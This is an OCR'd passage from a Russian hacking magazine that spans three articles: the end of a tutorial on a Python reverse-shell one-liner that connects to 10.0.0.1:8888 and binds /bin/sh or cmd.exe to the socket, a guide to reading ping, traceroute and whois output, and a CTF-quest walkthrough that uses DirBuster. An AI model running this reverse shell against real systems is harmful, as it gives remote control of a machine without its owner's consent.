Ключ `-c` позволяет передать программу в качестве параметра.

Думаю, ты сразу подметил знакомые элементы кода. Но для удобства я распишу построчно:

```
import socket,subprocess,os
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(('10.0.0.1',8888))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(['/bin/sh','-i']) # Для Windows — .call('cmd.exe')
```

Как видишь, появилось кое-что новенькое: `os`, `dup2()`, `fileno()`. Чтобы понять, как это работает, нужно знать, что такое файловые дескрипторы.

Если совсем по-простому, то это некие целые неотрицательные числа, которые возвращаются процессу после того, как он создаст поток ввода-вывода и поток диагностики. В UNIX устоявшиеся названия потоков — это 0, 1 и 2. 0 соответствует стандартному вводу процесса (терминал), 1 — стандартный вывод (терминал), 2 — поток диагностики (файл с сообщениями об ошибках).

Модуль os — это еще один стандартный элемент Python. Он позволяет программе общаться с операционной системой. Входящий в него метод `dup2()` предназначен для того, чтобы менять значения файловых дескрипторов. `fileno()` — это метод объекта типа `socket`, который возвращает файловый дескриптор сокета. А при помощи метода `dup2()` мы меняем дескрипторы ввода-вывода и ошибок на соответствующие дескрипторы сокета.

```
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
```

То есть, считай, мы взяли и сделали наш сокет полноценным процессом. Что это нам дает? Мы можем запустить терминал и использовать его! Для этого нужна вот эта строка:

```
p=subprocess.call(['/bin/sh','-i'])
```

Для Windows она будет слегка другой:

```
p=subprocess.call('cmd.exe')
```

Вот так вот мы «обхитрили» систему. Точнее, просто воспользовались одной из продвинутых функций.

В ЗАВЕРШЕНИЕ

Теперь ты не только знаешь, как организовать передачу сообщений между программами на Python, но и умеешь писать хитрые однострочники, которые передают тебе управление удаленной машиной. Думаю, ты уже ощущаешь невероятную мощь и готов к экспериментам. Желаю удачи с ними!

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

МАЛЕНЬКИЕ СЕКРЕТЫ СЕТЕВЫХ УТИЛИТ

ИНТЕРПРЕТИРУЕМ ВЫВОД PING, TRACEROUTE И WHOIS ДЛЯ ОТЛАДКИ

Команды ping, traceroute и whois — в числе первых вещей, о которых узнают начинающие админы. Многие, кто не специализируется на сетях, ими и ограничиваются, и совершенно зря. С помощью стандартных инструментов можно извлечь гораздо больше информации о проблеме, чем может показаться.

PING

Команда `ping example.com` известна каждому, даже далекому от сетей человеку. Она отправляет удаленному хосту пакеты ICMP echo, на которые, по идее, он должен ответить таким же пакетом.

Однако этот протокол не просто так называется Internet Message Control Protocol. Его функции далеко не только диагностические, а диагностические функции куда шире, чем «ответил — не ответил».

Что может сказать ping?

Зачастую, если хост назначения недостижим, от ping действительно можно получить только `request timeout` и ничего больше. Если успешный ответ всегда исходит от самого хоста назначения, то сообщения об ошибках доставки — от промежуточных маршрутизаторов. По стандарту промежуточные маршрутизаторы могут, но не обязаны уведомлять отправителя. Часто и не уведомляют — по соображениям производительности, и обвинить их не в чем.

Но уж если тебе пришел ответ от промежуточного маршрутизатора, он обычно информативен. К примеру, ответ `destination host unreachable` должен отправляться только тогда, когда хост находится в одной локальной сети с маршрутизатором и не отвечает. Самый простой способ увидеть эту ошибку — пингануть заведомо несуществующий адрес в своей же сети: к примеру, если твоя сеть 192.168.0.0/24 и хоста 192.168.0.200 в ней нет, выполнить `ping 192.168.0.200`.

Такой ответ может прийти только от последнего маршрутизатора на пути к хосту.

А вот `network unreachable` говорит об отсутствии маршрута к указанной сети у одного из хостов на пути. Эта ошибка может возникнуть в любом месте пути, поэтому нужно обратить внимание на отправителя.

Чаще всего эта проблема у тебя самого: слетели настройки маршрутов или хост не получил маршрут от сервера DHCP. Но такой ответ может прийти и от промежуточного маршрутизатора:

```
From 192.0.2.100 icmp_seq=1 Destination Net Unreachable
```

Если ты видишь такую картину, что-то серьезно пошло не так. Если хост достижим из других сетей, вполне возможно, что у провайдера проблема с настройками BGP. Я как минимум один раз сталкивался с тем, что крупный провайдер ошибочно фильтровал маршруты из сети, которую он считал зарезервированной для использования в будущем, хотя на тот момент IANA уже полгода как передала ее RIPE NCC и многие люди получили адреса из нее.

WWW
Если не хочешь быть как тот провайдер, можно воспользоваться автоматически обновляемыми списками несуществующих адресов вроде Cymru Bogon Reference

Ошибки семейства `destination host/net prohibited` означают, что пакет был отброшен правилом межсетевого экрана. Впрочем, никто не обязывает отвечать отправителю именно так или вообще отвечать. К примеру, в Linux правила вида `iptables -j REJECT` по умолчанию выдают `destination port unreachable`, если явно не указать `--reject-with`, причем указать можно любой тип, даже `icmp-net-unreachable`.

Но это все о простом `ping` без опций. Некоторые проблемы лучше всего выявляются дополнительными опциями.

Определяем проблемы с MTU

Пользователи VPN нередко могут столкнуться с недоступностью определенных ресурсов именно через туннель, даже если без туннеля из той же сети они прекрасно работают.

Распространенная причина таких проблем — некорректно настроена сеть назначения, из-за чего пакеты перестают проходить через туннель. Поскольку MTU (Maximum Transmission Unit — максимальный размер пакета) для туннелей меньше, чем стандартный для интернета размер 1500, правильная работа соединений требует работающего path MTU discovery. Увы, работает он не всегда, и самый простой способ его сломать — запретить протокол ICMP, «чтобы не пинговал кто попало».

Такие патологические случаи среди сетевых админов встречаются редко, но именно сломанный `PMTU discovery`, увы, распространен.

Выявить эту проблему можно, указав размер пакета опцией `-s`: `ping -s1300 www.example.com`. Если стандартный пинг с размером пакета в 64 байта проходит, но с какого-то размера пакета (например, `-s 1450`) пинг внезапно перестает работать, то поздравляю, ты нашел проблему. Пиши админу, чтобы включил MSS clamping, или включай сам, если ты и есть админ.

Ищем глубокую инспекцию пакетов

Многие решения для DPI не смотрят так уж глубоко, а просто ищут фиксированные строки в пакетах. В некоторых случаях определить наличие такого DPI на пути можно с помощью одного ping. В Linux для этого есть опция `--pattern`. Один недостаток — сомнительную строку придется вручную кодировать в hex, но, если установить генератор пакетов нет никакой возможности, может пригодиться.

TTL exceeded

Еще одна ошибка, которую на практике можно увидеть только с дополнительной опцией, — `Time to live exceeded`. Поле Time To Live у пакетов IPv4 (Hop Limit в IPv6) ограничено значением 255, но интернет — «тесная сеть», и средний путь не достигает и одной десятой максимальной длины. Изначальная цель этого механизма — предотвратить бесконечную пересылку пакетов по кругу при возникновении петли маршрутизации, но современные протоколы исключают петли. Тем не менее никто не мешает указать TTL заведомо короче ожидаемой длины пути:

```
$ ping -t1 9.9.9.9
PING 9.9.9.9 (9.9.9.9) 56(84) bytes of data.
From 10.91.19.1 icmp_seq=1 Time to live exceeded
```

TRACEROUTE

Именно по принципу, описанному выше, и работает команда `traceroute`: отправляет пакеты сначала с TTL = 1, затем TTL = 2 и так далее и ждет ответов TTL exceeded от каждого промежуточного хоста.

На первый взгляд traceroute представляется таким же простым инструментом, как ping. На самом деле из его вывода тоже можно извлечь больше данных, чем кажется. В то же время там можно увидеть проблему, которой не существует в реальности, а реальные проблемы могут никак не отображаться.

Задержки

Как обычная команда traceroute, так и инструменты вроде MTR весьма популярны для поиска «узких мест» в сети. MTR показывает статистику задержек для каждого хоста на пути.

Однако интерпретация этих данных не так очевидна. Предположим, ты видишь на первом хосте задержку в 20 миллисекунд, а на втором — 950. Не спеши радоваться, что нашел узкое место, и ругать админов той сети. Задержки выдачи ICMP TTL exceeded могут не иметь ничего общего с задержками передачи пакетов.

В нашем сценарии 950 миллисекунд — это именно время, которое прошло от отправки пакета до получения ответа ICMP. Сколько ушло времени на передачу тестового пакета — неизвестно. Сколько ушло на доставку ответа — тоже. Сколько прошло времени между получением пакета и отправкой ответа?


Будет большой ошибкой считать, что это время близко к нулю. Во-первых, пересылкой пакетов часто занимается аппаратная фабрика коммутации, а для управляющей операционной системы используется весьма скромный процессор. Поскольку сообщения ICMP всегда генерируются программно, этот процесс гораздо медленнее. Даже для чисто программных решений задачи вроде ответов на пинги и отправки TTL exceeded куда менее приоритетны, чем маршрутизация.

Поэтому сам по себе всплеск задержек в выводе traceroute или MTR ничего не означает. Вот если все задержки на последующих хостах больше 950 миллисекунд, тогда уже есть повод ругаться с админами.

Асимметричные пути, балансировка, MPLS

Не меньшей ошибкой будет считать, что трафик всегда возвращается к тебе тем же путем, который ты видишь в traceroute. Для транзитных маршрутизаторов, в отличие от клиентских, асимметричная маршрутизация — явление обычное, даже неизбежное.


Если сеть провайдера A подключена к сетям B и C каналами с одинаковой пропускной способностью и качеством, будет вполне естественно распределить исходящий трафик по этим каналам. Однако даже если админы провайдера A предпочитают отправлять большую часть трафика через сеть B, над входящим трафиком у них нет почти никакого контроля. Можно искусственно «ухудшить» анонсы маршрутов в сети C, но и в этом случае нет гарантии, что клиенты сети B проводят ту же политику. Вполне возможно, что они как раз предпочитают сеть C.



Предположим, что сеть C на самом деле плохая. Увидим ли мы это в traceroute? Очевидно, нет, поскольку истечение TTL всегда случается на прямом пути, а не на обратном. Никакого способа увидеть полный граф сети не существует.

Еще более интересной ситуацию делает MPLS. Поскольку кадры MPLS инкапсулируют пакеты IP целиком и для сетей на концах LSP он выглядит как прямое физическое соединение, огромная часть внутренней структуры транзитной сети оказывается невидимой.

Эта ситуация делает отладку сложнее не только для пользователей, но и для самих провайдеров, поэтому иногда используют MPLS ICMP tunneling, который позволяет генерировать корректные ответы. Однако, поскольку отправителем пакетов IP выступает последний маршрутизатор в логическом соединении MPLS (до него никакой обработки IP не делается), это будет выглядеть как множество хостов с нулевой задержкой между ними.



WHOIS

Предположим, ты нашел проблемную сеть с помощью ping или traceroute или увидел адреса злоумышленников в логах. Как теперь найти, с кем ругаться? Здесь тебе на помощь придет whois.

Чаще всего команду whois используют для получения информации о доменах (`whois example.com`). На самом деле в базах данных RIR (Regional Internet Registries — RIPE NCC, ARIN...) существует куда больше типов объектов.

Каждый выделенный ресурс, будь то номер автономной системы или адрес сети, имеет в базе данных свою запись, из которой можно узнать его принадлежность.

К примеру, ты хочешь пожаловаться, что авторы «Хакера» учат молодежь плохому. Можно отрезолвить xakep.ru и выполнить `whois 178.248.232.27`. Но ты подозреваешь, что информация о самом адресе не совпадает с информацией о сети хостера. Не страшно, whois понимает и адреса сетей:

```
$ whois 178.248.232.0/24
[Querying whois.ripe.net]
[whois.ripe.net]
...

% Information related to '178.248.232.0 - 178.248.239.255'

% Abuse contact for '178.248.232.0 - 178.248.239.255' is 'abuse@qrator.
net'

inetnum:        178.248.232.0 - 178.248.239.255
netname:        RU-QRATOR-20100512
country:        RU
org:            ORG-LA267-RIPE
admin-c:        QL-RIPE
tech-c:         QL-RIPE
status:         ALLOCATED PA
remarks:        QRATOR filtering network
```

Здесь нам сразу показывают abuse contact, но, если его вдруг нет, всегда можно копать дальше и смотреть whois про любое поле. Например, `whois ORG-LA267-RIPE`. По правилам, у каждой организации есть abuse contact.

Оттуда же можно извлечь информацию об автономных системах. Просто допиши `AS` перед номером. Например, кому принадлежит автономная система 6939?

```
$ whois AS6939
[Querying whois.radb.net]
[whois.radb.net]

aut-num:    AS6939
as-name:    HURRICANE
descr:      Hurricane Electric
```

Как поступать с людьми, которые шлют тебе спам и брутфорсят твои сервисы, — решать тебе, но во многих случаях написать письмо хостеру на abuse contact не будет лишним. Большинству хостеров и провайдеров нарушители закона и порядка ни к чему, так что, если у тебя есть доказательства, вероятность, что сервер нарушителя заблокируют, ненулевая.

LOOKING GLASS

Многие провайдеры предоставляют сервисы looking glass, с помощью которых можно просмотреть отладочную информацию с **их** маршрутизаторов.

Они доступны через веб-интерфейс, но иногда и через Telnet/SSH.

Увы, общего способа его найти не существует, и на сайтах провайдеров эти адреса чаще всего не пишут. Тем не менее сам термин настолько стандартный, что запрос $provider looking glass в любой поисковой системе приведет тебя к цели. Например, `https://duckduckgo.com/?q=rostelecom+looking+glass` приводит нас к `http://lg.ip.rt.ru`.

Большинство из них позволяют выполнить ping и traceroute, а самые полные предоставляют еще и информацию о маршрутах BGP и возможность выбора маршрутизаторов из разных регионов.

ЗАКЛЮЧЕНИЕ

Люди постоянно создают новые и полезные инструменты, но начинать отладку всегда можно со старых, испытанных и присутствующих в любой системе — их же вполне может оказаться достаточно.

ИГРЫ С НЕВЕДОМЫМ

КАК УСТРОЕНЫ ХАКЕРСКИЕ КВЕСТЫ И ПОЧЕМУ ОТ НИХ ТЯЖЕЛО ОТОРВАТЬСЯ

expl0iter
blbxlxjjnln@gmail.com

Любопытство — это ключ к совершенству. Увлеченный человек готов прилагать усилия, чтобы снова и снова находить ответы и удовлетворять свою тягу к познанию. Один из способов задействовать силу любопытства — это хакерские квесты. Они лежат на пересечении игр в альтернативную реальность (ARG) и CTF-соревнований и манят участников атмосферой тайны, но не только развлекают, но и дают совершенно реальные навыки.

ЧТО ТАКОЕ ARG?

На случай, если ты еще не слышал про забаву под названием Alternate Reality Game, вкратце расскажу, что это такое. Представь себе игру, которая в качестве платформы использует реальный мир. Точнее, даже не игру, а интерактивное повествование с игровыми элементами.

Скоординировав усилия (обычно через интернет), участники ARG ищут зацепки и идут по следу выдуманной авторами истории. Ключи при этом могут попадаться как на специально развернутых для этого сайтах, так и в жизни: например, на плакатах, спрятанных флешках, в записях на автоответчик и так далее.

Получается этакая гигантская многопользовательская головоломка, которая сочетает в себе ролевые и компьютерные игры, журналистские расследования, фантастику и мистику.

Влияние аудитории на исход ARG настолько велико, что сюжет может пойти по непредвиденному сценарию, завершиться раньше времени или остановиться на середине.

Сегодня в развлекательные коммерческие проекты играют несколько миллионов человек по всему миру. Основные движущие силы при решении ARG — это любопытство, любовь к головоломкам, желание изучать криптографию и проверить уровень собственной эрудиции. Ведь если ты сможешь дойти до финала, то окажешься одним из немногих счастливчиков.

Коммерческих ARG множество. Среди наиболее нашумевших: I Love Bees, которая была частью кампании вирусного маркетинга игры Halo 2, Lost Experience и Find 815, которые рекламировали сериал Lost, хорошо известная геймерам головоломка по вселенной Portal и другие.

Ну а к нашей тематике, конечно, ближе всего Cicada 3301 и ARG по сериалу Mr. Robot (мы подробно писали о ней).

В ЧЕМ РАЗНИЦА МЕЖДУ ARG, CTF И КВЕСТАМИ В СТИЛЕ CTF?

Вокруг ARG сформировались целые интернет-сообщества, и их ряды постоянно пополняются. ИБ-тусовку это веяние тоже затронуло, и здесь случилось взаимное опыление с другим популярным жанром — соревнованиями типа Capture The Flag (подробнее о нем — в статье «CTF. Как взлом стал спортивным состязанием»). Результат иногда называют deepweb puzzle, и по исполнению они временами ничуть не уступают полноценным ARG.

От ARG такие квесты отличаются отсутствием маркетинговой составляющей, а от CTF — отсутствием четкой организации. Участвовать можно в одиночку или командой любого размера, нет ни призов, ни очков, ни даже даты завершения.

Однако отсутствие заранее собранных команд не означает, что нет командного решения задач. Чаще всего заинтересованные игроки объединяются в сообщества и помогают друг другу со сложными загадками. Происходит это на форумах, вики, сабреддитах, имиджбордах и в групповых чатах.

Например, сабреддит r/ARG посвящен сетевым головоломкам в целом. Там каждый желающий может поделиться ссылкой на неизвестный сообществу квест, внести свой вклад в решение активных заданий или набраться опыта из уже решенных ARG.

Вообще Reddit в последнее время стал площадкой по умолчанию для любителей таких активностей. Его обитатели зачастую первыми находят неприметные странички на просторах даркнета.

Российское сообщество исследователей интернета (нетсталкеров) тоже неоднократно натыкалось на очень оригинальные квесты, упоминания которых не было на Reddit. Зачастую такие вещи обнаруживаются спонтанно — когда кто-то прочесывает даркнет в поисках новых интересных ссылок.


Как только это происходит, сообщество объединяется для решения найденного куска большой онлайн-игры. Кстати, я говорю «найденного куска», потому что не всегда можно быть уверенным, окажется ли веб-страница началом, серединой или концом игры.

КВЕСТ СОФИИ

Настало время познакомить тебя с некоторыми квестами в стиле CTF, которые заинтересовали наше сообщество своей сложностью, оригинальностью и красотой исполнения. По одному из них пройдемся от начала до конца, то есть до получения заветного флага. Квест недлинный, но по нему в целом понятно, с чем приходится сталкиваться при прохождении. А по дороге соберем небольшую подборку утилит, которые помогают искать решение.

Часть 1

Начинается все как обычно — кто-то находит веб-страничку. Она принадлежит Sophie, и мимо этого ресурса вряд ли пройдешь не заинтересовавшись.




Стартовая страница


На главной расположен hex-код, под ним висит картинка с инь-ян, в самом низу страницы — бинарный код, а на фоне играет странная мелодия под названием whiterabbit.

Первое, что должно приходить на ум исследователю подобного рода ресурсов, — незамедлительно глянуть HTML-код страницы, не обращая внимания на то, что, казалось бы, очевидно для глаз. Обычно именно в коде скрываются либо подсказки, либо бессмысленные комментарии разработчиков, а иногда и сами ссылки на следующий уровень.

В нашем случае в консоли разработчика прячется ссылка на профиль автора на сайте blackhatworld.



Консоль разработчика




Blackhat Sophie


Также можно заметить маленькую подсказку: Does only webpages have meta data? Очевидно, что внимание необходимо будет направить на поиск метаданных в картинке.

Инь-ян

Что мы и сделаем с помощью ресурса Exif Regex. Получаем EXIF (данные камеры) и метаданные (XMP). Также для чтения метаданных можно использовать Metadata2go.




EXIF



XMP

Теперь мы можем узнать кое-что об изображении. Например, как на скриншоте выше. Становится ясно, что создателя зовут Sophie, проживает она в Иркутске, но больше всего удивляет строчка Source из метаданных: «Комитет государственной безопасности (КГБ)». Кажется, это намек на слухи о том, что спецслужбы используют ARG для вербовки самых способных игроков.


Не обращаем на это внимания и переходим к расшифровке hex-кода. Ищем любой подходящий декодер hex to text и расшифровываем. На выходе получаем полностью читаемый текст.



Decrypt hex to text

Однако до сих пор нам не удалось найти действительно полезной информации. Опытные игроки, которые уже участвовали в решении квестов, знают, что у загадки иногда бывают разные решения, некоторые из них нарочно ведут в тупики. Это как раз такой случай.


Воспользуемся утилитой DirBuster со списком директорий для сервера Apache. Она перебирает популярные названия директорий и файлов веб-приложений, пытаясь найти скрытые каталоги и сайты. После сканирования обнаруживаем скрытую директорию `/server-status`. Заходим в нее и видим ссылку.



Ссылка на следующую часть

Часть 2

На другом ресурсе видим только фото, без каких-либо объяснений. Вообще про объяснения в квестах стоит забыть: организаторы предпочитают хранить завесу тайны и лишнего слова не проронят — все ради того, чтобы подогреть твой интерес. Собственно, обстановка таинственности — это главная причина, почему такие квесты часто располагаются в .onion.



Одна из частей квеста

